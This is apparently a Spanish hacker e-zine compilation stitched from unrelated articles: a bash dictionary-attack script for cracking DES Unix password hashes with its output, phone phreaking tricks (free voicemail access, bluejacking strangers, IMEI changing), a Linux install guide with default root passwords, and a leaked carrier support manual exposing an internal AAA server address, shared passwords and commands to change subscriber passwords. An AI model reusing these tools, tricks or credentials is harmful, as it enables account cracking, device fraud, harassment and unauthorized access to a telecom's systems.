\$chmod +x minicrack.sh \$./minicrack.sh pass.txt dict.txt 7rw6tPeKns97A --> 'secret' S3eudhPFntltc --> 'h4x0r' l4fALit8qmwXM --> 'superman' \$ Funciona!!, nos ha " crackeado " 3 de las 4 contraseñas de nuestro archivo (dependerá de el diccionario que usemos).

En esta ocasión usamos un script "externo", escrito en lenguaje Perl, pero podemos usar cualquier otro lenguaje, por ejemplo con C aumentaríamos la velocidad y el rendimiento de nuestro programa, y hacerlo de una enorme complejidad, pero dejamos el campo abierto, por si alguien quiere hacerlo... y será material para otro mini-tutorial.

El código "Final" del script quedaría...<>

```
#!/bin/bash
```

```

# script para "crackear" passwords de *nix (DES)
# comparándolos con una lista de palabras
# (ataque por diccionario)
# by $USER 03.03.06

if [ -z $1 ] & [ -z $2 ]; then
    echo -e "$0, by $USER.\nSintaxis: $0
\n"
    exit
else
for PASS in `cat $1`
do
    SALT=${PASS:0:2}

    for TEXT in `cat $2`
    do
        KRYPTED=`./mkpass.pl $SALT $TEXT`
        if [ $KRYPTED = $PASS ]; then
            echo "$PASS --> '$TEXT'"
        fi
    done
done
fi

```

Bien, por lo pronto es todo, espero sus comentarios y modificaciones a los códigos presentados, que aunque pequeños, nos sirven para tener una aproximación al funcionamiento de la mayoría de los passwords crackers. Hasta pronto!

Aclaro primeramente que no soy un phreak, solo encuentro interesante hablar de este tema. La información aquí expuesta es solo con fines didácticos y no me responsabilizo del mal uso que se le pueda implementar. No he indagado de manera profunda en la telefonía.

Estando en la ciudad por uno de esos lugares en donde acostumbras a ver muchos celulares que compran, venden, reparan y más. Llevaba mi nokia 3650 para ver por cual podía cambiarlo, de repente teniendo activado el bluetooth me llega el aviso de recibir un juego, al que por curiosidad le pongo aceptar, y bien me instalo dos archivos, recuerdo que uno era de extensión .sys, aun después de haberlos recibido e instalado los archivos, seguían llegando los mensajes de envió, si los aceptaba ya no era posible insértalos pues ya existían lo raro es que no había ningún juego.

Bien pues no le preste mucha atención y luego de irme de ese lugar a otro muy similar me paso algo curioso, termine de hacer trato por un nokia 6230 aprovechando la opción del bluetooth, quise tomarme unos minutos en pasar contactos, fotos, y algunas cosas que conviene tenerlas, pero cual va siendo mi sorpresa que aquellos mismos archivos ahora sin yo enviarlos se estaban propagando. Si, aquellos mismos que decían ser un juego en principio, cuando yo enviaba algún contacto al otro celular no llegaba y en ocasiones eran reemplazados por estos nuevos archivos, a lo que siendo extraño preferí no aceptarlos en mi nuevo equipo y mejor llevármelo "limpio" porque aunque suene paranoico y mas aya de si era perjudicial o no, su forma de actuar era muy similar a la de un virus de esos que circulan normalmente por la red.

Consulta mensajes de Voz Gratis en Telcel [Mexico]

Este servicio en Telcel (compañía celular) es posible usarlo marcando el numero *86 con un costo, por lo tanto si no tienes saldo simplemente no podrás hacer uso de el (consultas, personalización, etc.) Conozco de varias compañías en otros países que no lo cobran.

Para entender un poco su funcionamiento daré una idea básica. La asignación esta dividida en regiones y va de acuerdo al número que se te asigna el tu cel ejemplo: para la región de Guadalajara seria la lada 33, para Mexico DF 55 ya así para las demás.

Supongamos que existe un servidor o centralita que maneja este servicio de voz y guarda la información de tu buzón como mensajes que dejan, saludo, etc. Así cada vez que lo consultemos llamamos al servicio y este a su vez identifica el numero del que se esta llamando y presenta la información personal. Pues bien, existe una manera en que nosotros podemos comunicarnos por decirlo así directamente con el servidor sin pasar por hacer una solicitud del servicio a un número adicional, el método es bastante sencillo. Existe un numero para activar el servicio, estos números son conocidos porque usamos la combinación de la tecla * y #. Para nuestro caso entonces marcaremos *#61#, Al establecer contacto nos saldrá algo como:

If no answered (si no contesta)

Active for:

Voice calls

Active for:

Synchronous data services

Asynchronous data services

Vemos que en medio esta el mensaje details (detalles) al pulsar obtendremos el numero directamente asignado para manejar nuestro buzón, en mi caso personal seria +523338310100 con un delay o tiempo de demora de 20 seg. El 52 identifica al país, solo haremos uso de los siguientes 10 números, por ultimo márcalo y listo te encuentras consultado tu buzón de vos de manera gratuita como debería ser.

El famoso bluejack

Es muy probable que muchos conozcan de este truco que se aprovecha del ya mencionado servicio de bluetooth (sistema inalámbrico de comunicación, útil para el envío y recepción de datos como fotos, videos, notas, contactos, y casi cualquier tipo de archivo compatible con esta tecnología con un rango de alcance de 10 metros aprox.) para los que aun no lo conozcan lo que explicare es como establecer contacto mediante mensajes por medio de este servicio.

En primer lugar debemos estar en un lugar público como parque, patio de comidas de una plaza, sala de cine, etc. Nuestro objetivo será localizar algún móvil que cuente con bluetooth y este activo.

Ahora para enviar un mensaje no tenemos que ir al menú de mensajes, sino al directorio de contactos. Luego escogemos la opción contacto nuevo o añadir contacto que es lo mismo, dependiendo del modelo que tengas, en el espacio para poner el nombre del contacto, lo reemplazamos por el mensaje que deseemos enviar, ejemplo "hola te estoy observando" lo guardamos y vamos al menú de contactos, nos posicionamos en el que acabamos de crear y luego en opciones presionamos en Env. Tarj. Negocios (en nokia 6230), al elegirla ponemos vía Bluetooth, hay otras mas opciones dependiendo del modelo. El sistema buscara los dispositivos que están cercanos y una vez que tengamos los celulares que están activos escogemos a nuestra "víctima" y damos en enviar. Aclaro que tal vez para otros modelos varié un poco las opciones de envío pero en si es lo mismo. Por ultimo trata de ver si le llego a la otra persona y si se trata de un hombre o mujer tal vez de pueda interesar mas aya de enviar los mensajes xD ya del ingenio de cada quien, pero seria un buen comienzo.

Telefonía Celular:

Aclaro primeramente que no soy un phreak, solo encuentro interesante hablar de este tema. La información aquí expuesta es solo con fines didácticos y no me responsabilizo del mal uso que se le pueda implementar. No he ahondado de manera profunda en la telefonía, pero como mencione siempre es bueno

conocer más aspectos sobre ella, su funcionamiento, servicios, etc.
El equipo que uso actualmente es un celular con las siguientes características
Compañía: Nokia
Modelo: 6230b
Type: RH-28
S/N: 353372001530316

El truco que les comentare lo he probado usando la compañía Telcel como operadora y radicando en Guadalajara. Desconozco si esto funciona en otras compañías de la republica u otros países.
En nuestros teléfonos móviles actuales es posible hacer uso de muchos servicios, cada vez con el paso de la tecnología son mayores, algunas empresas que ofrecen telefonía celular incorporan teléfonos con nuevas funciones, servicios, y se convierte en un nicho para explorar ya sea propiamente de los móviles como innovaciones en las telecomunicaciones.

Números y servicios Curiosos

Para los que les gusta curiosear estos son algunos que pude conseguir, algunos servicios dependen del plan o contrato que manejes.
Si marco 3338310101 y siguiendo una línea sucesiva hace tres timbres de llamada y luego manda Phone number not valid

*#30# = done (desconozco el servicio)
*300 = Grupo Financiero Imbursa, y un menú de opciones.
*400 = servicio electrónico para números frecuentes
*#21# = Servicio no activo
*#23# = Invalid format of account information
*#30# = done (listo)
*#31# = “ “
*#33# = Service not active
*#35# = “ “
*#43# = call waiting *#58# = no call in progress
*#63# = No disponible
*#67# = si ocupado Desactivado para: todos los servicios
*#76# = done
*#77# = “ “

Algunos de estos servicios tienen opciones no permitidas para realizar como cancelación o consulta del estado de determinado servicio, pero para información expondré los números usuales. Es posible que en otras compañías telefónicas se puedan usar, de lo contrario nos dará un mensaje como “no realizado”

Desvió de llamadas

Desviar todas las llamadas Entrantes
Activar: **21*destino#[send]
Cancel: ##21#[send]

Estado: *#21#[send]

Desviar llamadas después de X segundos de timbrar

nn =segundos para desviar: max 30 segundos

Activar: **61*destino*nn#[send]

Cancel: ##61#[send]

Estado: *#61#[send]

Desviar llamadas sin respuesta

Activar: **62*destination#[Send]

Cancel: #62#[send]

Estado: *#62#[send]

Desviar llamadas cuando esta Ocupado el cel

Activar: **67*destination#[send]

Cancel: ##67#[send]

Estado: *#67#[send]

Cancelar todos los desvíos (DEFAULT)

##002#[send]

Llamadas en espera:

Activar/desactivar llamada es espera

Activar: *43#[SEND]

Cancel: #43#[SEND]

Estado: *#43#[SEND]

Seguridad en celulares:

Cambiar codigo PIN **03*pinviejo*pinnuevo*pinnuevo#

Cambiar codigo SIM

**04*pinviejo*pinnuevo*pinnuevo#

Desbloquear codigo SIM

**05*PUK*pinnuevo*pinnuevo#

Truco para Sony Ericsson T610

Obtener 2 megas de memoria libre Procedimiento bajo propia responsabilidad!!

Se llama "el truco de los 13 segundos", es de la siguiente manera:

A) Realicen un FULL RESET del equipo, esperen 13 segundos y Saquen la pila, espere 1 minuto, vuelva a ponerla, préndalo...el teléfono queda sin las cosas que le introduce el operador como logos, temas que no se podían borrar y les queda con 2 megas de espacio libre.

Conociendo nuestro Nokia 6230: (datos Técnicos y stuff): Bien pues me di a la tarea de conocer un poco más el modelo de mi celular y aquí les dejo información muy útil que pude conseguir, espero que le sirva a alguien, luego expondré de otros modelos.

Sacando el IMEI, creo que funciona en la mayoría de los modelos Nokia:

*#06#

Ingresando al menú del sistema: *#92702689#

Veremos el S/N, tiempo de vida, fechas, etc.

Consultando el Firmware:

*#0000# o *#9999#

En mi caso

V 04 43

24-08-04

GSM P1 1

© NMP

Si deseamos restaurar las configuraciones de fábrica tecleamos:

*#7780# si te pide ingresar algún código el estándar de nokia es 12345

Por ultimo si quiere cambiar el IMEI del celular siga los siguientes pasos:

Remueva primero la SIM CARD, enciéndalo y presione #

Presione * 3 veces rápido hasta que salga una (p)

Presione * 4 veces hasta que salga una (w)

Presione * 2 veces hasta que salga (+)

Ingrese el Nuevo código y por ultimo presione #.

Si por alguna razón sale código error, verifica el numero e inténtalo de nuevo. en las próximas ediciones investigare mas sobre telefonía ya que es un tema que me ha resultado interesante

Saludos.

Guía de instalación de RagnarokLinux [NeCuDeCo]

necudeco@gmail.com

RagnarokLinux es una distribución Linux basada en Gentoo, para más información visitar la página del proyecto: <http://ragnaroklinux.org/>

El proceso de instalación de RagnarokLinux se realiza desde un CD de instalación, y consta de 4 pasos:

1. - Particionar el disco Se requiere previamente desmontar todas las unidades (particiones) que han sido montadas automáticamente:

```
shell>umount /mnt/*
```

Una vez echo esto podemos realizar el particionado adecuado del disco, para eso disponemos de dos herramientas:

```
fdisk /dev/hda  
o cfdisk /dev/hda
```

2. - Realiza la instalación

Una vez que se han definido las particiones en el disco duro es momento de realizar la instalación, para esto ejecutamos el script:

```
./install.pl
```

El programa nos realizara una serie de preguntas, como por ejemplo cual será nuestra partición swap, nuestra partición raíz, etc.

Una vez echo esto procederá con la instalación, en este punto hay que tener paciencia por cuanto no hay indicador de progreso, sin embargo en una Pentium 4 no debería exceder de los 20 minutos.

Cuando se terminó la instalación el script nos lo informara y nos solicita que realicemos la configuración del grub.

3. - Configurar el Arranque.

En este momento tenemos un sistema Linux completamente instalado, sin embargo no seremos capaces de hacerlo arrancar por cuanto el gestor de arranque no ha sido aún instalado.

Para poder instalarlo, primero debemos editar el fichero `/mnt/ragnarok/boot/grub/menu.lst`

Este fichero contiene una muestra de como debería quedar el nuestro. Los cambios que se deben realizar son:

- splashimage : Debemos cambiar el valor de esta clave para que apunte a nuestra instalación de Linux.

- `root` : Existen dos entradas de `root`, las dos deben cambiarse por un valor que indique la partición donde esta instalada RagnarokLinux
- `kernel` : Existen dos entradas `root`, las dos deben cambiarse por un valor que indique la partición donde esta instalada RagnarokLinux. En la misma línea de `Kernel` existe un subparametro « `root= /dev/hdb1` » ,este debe ser remplazado por un valor que indique donde esta instalado nuestro sistema.
- `initrd` : Existen dos entradas `root`, las dos deben cambiarse por un valor que indique donde esta instalado nuestro sistema RagnarokLinux.

Una vez concluidos los arreglos en el fichero de configuración del grub, procederemos a su instalación.

```
shell> chroot /mnt/ragnarok /bin/bash
grub
root (hd0,0)
setup (hd0)
quit
exit
```

Los comandos `root (hd0,0)` y `setup (hd0)`, representan la partición donde esta instalado el sistema, y el disco donde se quiere instalar el gestor de arranque respectivamente.

Y para culminar se reinicia el sistema el sistema con el comando:

```
shell>reboot
```

4. - Arreglos Finales Hasta este punto ya hemos terminado con la instalación de RagnarokLinux, sin embargo todavía existen algunos puntos que en algunos casos podrian darnos algún tipo de problemas.

- Las X no me funcionan:
El sistema se configuro para los valores mas probables de un sistema grafico, sin embargo lo más probable es que no hayamos acertado del todo. Para configurar sus X ejecute:

```
xorgcfg
```

Y configure el mouse y la tarjeta de video únicamente.

- No se conecta a MySQL: es un error conocido y reconocido, por favor ejecute los siguientes comandos.

```
shell> rm /usr/local/mysql/var -Rf /usr/local/mysql/bin/mysql_install_db
```

para reparar su sistema de base de datos.

- Cuales son las claves de acceso: existe un usuario predefinido en RagnarokLinux

user: usuario
pass: usuario

- la clave de root es:

trujillo

Nota: Este artículo fue escrito el día: 02 de Diciembre de 2005, información actual y más pueden encontrarla en la página del Autor..

M4nual de R3d Expr3ss

Texto by kanxer version 2 <http://atake.kanxer.com>
haciendo de la red un mejor mundo!!

Proposito de Este texto tiene el propoc1to de mostrar una forma mas de la formas de emular un Telefono de cdma ultima generacion (con todo eh Internet) TODO LO ESCRITO A QUI FUE CON EL HECHO DE EVITARLE TANTO TRABAJO A LOS CHICOS DEL SOPORTE TECNICO HACIENDO ASI QUE EL USUARIO SEA CAPAS DE ENTENDER Y REPARAR SU PROPIO EQUIPO LAS MARCA AQUÍ MOSTRADAS SON MARCAS REGISTRADAS Y NO TIENEN NADA KE VER CON ESTE TEXTO KE ENCONTRE EN LA BASURA TIRADO PERO KE TE PUEDE SER MUY UTIL.

Instalación de Hanset (Cell) usando un equipo celular como MODEM en una Computadora

1. Red Expr3ss usando la tarjeta Sierra Wireless y programación
2. Aplicación Triple AAA y sus comandos.
3. Configuración para la conexión en la pc Para Red Expr3ss (INETWIZ)
4. Configuración de Internet desde el teléfono en la i500 Palm
5. Instalación del CD de la Palm en la Computadora
6. Instalación de los programas en la Palm BTB Browser.
7. Instalación de la aplicación de correo para la Palm i500.
8. La sincronización de la Palm con la Computadora.
9. Problemas conocidos y soluciones.

0.1- Glosario

Hanset = Telefono celular o Palm
Hlr = Sistema grafico Principal de

Centralita telefonica

AAA = Sistema de control de hlr

pero modo texto usa comandos unix

Window\$ xp = Sistema operativo

Primitivo de Uso popular

Tarjeta Sierra Wireles = Marca de

una Tarjeta Wireles Xd

Mdn = (Movil direccional number)

Nume3ro telefoniko de 10 digitos

Min = (Movil internal number)

Numero interno ke da la centralita a un cliente de 10 digitos

Esn = (Electronik serial number)

numero de serie interno dentro de la programación

Sn = Serial number xD

1.- 1nstalación de Hanset (Cell) usando un equipo celular como MODEM en una Computadora.

1.- En todos los casos debemos verificar que en la Computadora este configurado el MODEM que en los 2 primeros puntos puede ser tanto un Hanset (celular) o la tarjeta Sierra Wirless.

1.1- Debemos asegurarnos que tipo de sistema operativo tienen hasta ahora solo estamos soportando la familia de "Windows", en que idioma viene y sobre todo que versión tiene el cliente.

1.2- La computadora requiere de un Driver o controlador de dispositivo para que la computadora reconozca un dispositivo en este caso el Hanset o la Tarjeta sierra Wireless. Si no esta instalado debemos hacerlo, los equipos soportados hasta ahora son: LG6000, LG520, LG540, Samsung 505 y el i500 palm, los demás equipos podrían funcionar pero los cuales no contamos con un driver para esos equipos, cada equipo usa un driver específico por marca.

1.3- Instalación del MODEM:



1.3-1. El Hanset no debe estar ocupado en una llamada.

1.3-2. al momento de conectarlo al cable USB tanto al Hanset como a la computadora al puerto usb este es el símbolo que aparece en la PC donde debe conectarse el cable.



13-3. Al momento de conectar un equipo celular al cable o Insertar la tarjeta Sierra Wireless la computadora solicitara un Software para el dispositivo nuevo que encontró debe solicitar su instalación.

<p>Seleccionamos instalar automáticamente (recomendada).</p>	<p>En algunos casos el driver no supera la prueba de compatibilidad de windows esto solo es porque no fue enviado para su aprobación a Microsoft. Le damos continuar.</p>

	
<p>Al finalizar nos debe indicar que el hardware encontrado se ha instalado.</p>	<p>Debemos verificar que el MODEM aparezca correctamente instalado y nos vamos a:</p>

INICIO, CONFIGURACION PANEL DE CONTROL, SISTEMAS

Si en Panel de control no aparece del lado derecho el icono sistemas debemos hacer el cambio de vista



Elija una categoría




Al hacer el cambio de vista podremos ver como se muestra a continuación



Al darle doble Click a SISTEMAS aparecerá la pantalla siguiente.


<p>En esta ventana le daremos a la opción de Hardware.</p>	<p>Debemos ingresar a la opción de “administrador de Dispositivos”</p>


	<p>Al darle Click al botón de aparece lo siguiente:</p> <p>Si en el MODEM no aparece ningún símbolo de interrogación o de admiración amarillo o rojo el dispositivo esta correctamente instalado. Entonces seguimos con la parte de la configuración.</p>
---	---

En el caso de la tarjeta de SIERRA WIRELESS EL PROCESO DE VERIFICACIÓN DE LA INSTALACIÓN DEL DISPOSITIVOES IGUAL PERO EN DISPOSITIVO APARECE SIERRA WIRELESS MODEM.

2.- Instalación de la tarjeta SIERRA WIRELESS

La tarjeta viene con un disco de instalación el cual debemos insertar en la computadora e iniciar la instalación





Después de instalado debemos verificar si en HLR el numero asignado a la tarjeta Wireless nos genera registro actualizado. Recordemos que la tarjeta SIERRA WIRELESS en un celular en una tarjeta PCMCIA por lo tanto debe estar programado el MIN en la misma por lo que si no genera registro actualizado es porque no esta programada la tarjeta.

Para esto debemos buscar un ICONO en el escritorio de Windows que se llama Air Card Watcher Que es como una tarjeta azul con alas y le damos doble click esto nos abrirá el programa Air Card Watcher 555



Para programar la tarjeta SIERRA WIRELESS esta debe estar insertada en una de las ranuras disponibles PCMCIA y abrimos el programa y entramos a la opción TOOLS. Se abrirá una lista de opciones y entraremos a la opción ACTIVATION WIZARD.

Le damos a esta opción NEXT .	En esta ventana nos solicita el código SPC
--------------------------------------	---



En la siguiente ventana nos solicita el Min y lo tenemos que verificar en los dos espacios debe ir el MIN



En esta ventana debes ingresar el nombre de usuario y contraseña:
El nombre de usuario debe ser MDN@iusacell3g.com en (minúsculas) y el password con el que este dado de alta en la aplicación AAA tal cual aparece ahí por ejemplo **(BJMPW504)**



3.- Aplicación Triple AAA

Para entrar en Triple AAA debemos abrir una sección de telnet e ingresar la dirección IP 192.200.2.100 y darle conectar nos solicitará un usuario: y un password: el cual después nos indicará que ya está logueado en la aplicación y nos dará un símbolo \$ ahí ingresaremos los comandos a continuación. Debemos saber que Triple AAA está formado para autenticar o sea pedir un nombre de usuario y contraseña de lo contrario si el password y usuario que tienen el HANSET no es el mismo al que tiene el servidor de Autenticación o sea en este caso Triple AAA no podrá tener el servicio el usuario.

Ahora hasta el momento existen tres dominios para los cuales se puede acceder:

1.- Iusacell3g.com sirve para:

El Nombre de usuario para estos es 5555000012@iusacell3g.com

Aplicación		Password
Brew	BJMPW504	
Red Express		BJMPW504, o el que tenga en Triple AAA
I500		HLR4%7d?PF\$NcZG

2.- Iusamip.com “No lo usamos hasta ahora”

3.- ptt.iusacell3g.com Este dominio es para aprovisionar el producto de ptt

El Nombre de usuario para estos es 5555000012@ptt.iusacell3g.com

Aplicación	Password
PTT	ptt5555000012

Comandos Triple AAA

ESTE ES PARA VERIFICAR SI ESTA DADO DE ALTA Y QUE PASSWORD TIENE ASIGNADO	
Select_user_3g.sh 5555555555	
Ejemplo:	select_user_3g.sh 5555003300

PARA CAMBIAR UN PASSWORD USAMOS LOS SIGUIENTES COMANDOS.	
Update_user_3g.sh MDN 'BJMPW504' iusacell3g.com	
Ejemplo:	Update_user_3g.sh 5555003300 'BJMPW504' iusacell3g.com
Ejemplo: Palm i500 Terminal punto de venta (Prosa)	Update_user_3g.sh 5555003300 'HLR4%7d?PF\$NcZG' iusacell3g.com
Ejemplo: Push To Talk	Update_user_3g.sh 5555003300 '123456' iusacell3g.com
	Update_user_3g.sh 5555003300 'ptt5555003300' ptt.iusacell3g.com



```



Telnet - 192.200.2.100
File Edit Disconnect Settings Script Network Help
Connected to:
Oracle8i Enterprise Edition Release 8.1.7.0.0 - Production
With the Partitioning option
JServer Release 8.1.7.0.0 - Production
4616104017
iusacell3g.com
BJMPW504
0566184017
Dominio (Brew y Red Express)
iusacell3g.com
4616104017
iusamip.com
BJMPW504
0566184017
4616104017
ptt.iusacell3g.com
ptt4616104017
0566184017
Dominio (PTT)
ptt.iusacell3g.com
Disconnected from Oracle8i Enterprise Edition Release 8.1.7.0.0 - Production
With the Partitioning option
JServer Release 8.1.7.0.0 - Production
$
Ready VT100 NUM 24, 3



```



4.- Configuración de la conexión

Ahora Comenzamos con la configuración de la conexión esta es igual a la que se genera para cualquier conexión de Internet de hecho funciona tanto para un Hanset como para la tarjeta Sierra Wireless.

